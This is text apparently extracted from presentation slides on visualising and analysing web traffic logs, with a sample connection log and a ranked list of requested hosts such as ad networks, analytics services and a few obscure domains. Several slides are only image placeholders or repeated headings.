
# Communities



# Links Between Communities




# Links Between Communities





# Links Between Communities




# *Visualization Helps*

- A Picture Worth Thousands of Words
- Visualising non-visual elements
- Post-processing with GraphViz



# Text Log Analysis





The screenshot shows a text editor window with a menu bar (File, Edit, Tools, Syntax, Buffers, Window, Help) and a toolbar. The main text area contains a log of network connections. The log entries are as follows:

```
- connection:
  type: response
  src: http://btpb.bel.ru/pics/b2.jpg
  original_src: http://btpb.bel.ru/pics/b2.jpg
  dst: http://btpb.bel.ru/structure/examination/:script0
  status: 200
- connection:
  type: response
  src: http://btpb.bel.ru/pics/vv.gif
  original_src: http://btpb.bel.ru/pics/vv.gif
  dst: http://btpb.bel.ru/structure/examination/:script0
  status: 200
- connection:
  type: response
  src: http://img.gismeteo.ru/flash/fw120x60.swf?index=34214
  original_src: http://img.gismeteo.ru/flash/fw120x60.swf?index=34214
  dst: http://btpb.bel.ru/structure/examination/:script0
  status: 200
- connection:
  type: request
  src: http://btpb.bel.ru/structure/examination/:script0
  dst: http://img.gismeteo.ru/flashinf/FLA34214.TXT?1058
  redirect: false
- connection:
  type: response
  src: http://pics.rbc.ru/img/grinf/elections.gif?15782
  original_src: http://pics.rbc.ru/img/grinf/elections.gif?15782
  dst: http://btpb.bel.ru/structure/examination/:script0
  status: 200
- connection:
  type: response
  src: http://btpb.bel.ru/pics/mercury.jpg
  original_src: http://btpb.bel.ru/pics/mercury.jpg
  dst: http://btpb.bel.ru/structure/examination/:script0
  status: 200
- connection:
  type: response
  src: http://btpb.bel.ru/pics/fest.jpg
  original_src: http://btpb.bel.ru/pics/fest.jpg
  dst: http://btpb.bel.ru/structure/examination/:script0
  status: 200
- connection:
```

The status bar at the bottom right of the window displays "189,66" and "0%".

# Visualization Makes it Easier



# *Ingress / Egress Reports*

- Popularity of host requests / responses
- Advertisement sites
- Site analytics services / visitor counters



# *Ingress*

- dstcount.txt
- Site request distribution
- Most visited sites are at the top
- Easy handling
- Scriptable

## *dstcount.txt*

search.twitter.com	21
pbcoxakpxes.com	20
webgetsmart.com	7
www.google-analytics.com	3
pagead2.googleadsyndication.com	3
googleads.g.doubleclick.net	3
av.ctnetwork.hu	3
www.google.com	2
dacnete.com	2
highdecibel.co.uk	2

---

---

# *dstcount.txt*

<b>search.twitter.com</b>	<b>21</b>
<b>pbcoxakpxes.com</b>	<b>20</b>
webgetsmart.com	7
www.google-analytics.com	3
pagead2.googleadsyndication.com	3
googleads.g.doubleclick.net	3
av.ctnetwork.hu	3
www.google.com	2
dacnete.com	2
highdecibel.co.uk	2

---

---




# *Ingress graph*

- `dstcount.txt.png`
- Most visited sites are at the left
- Visualization for blogging / presentation



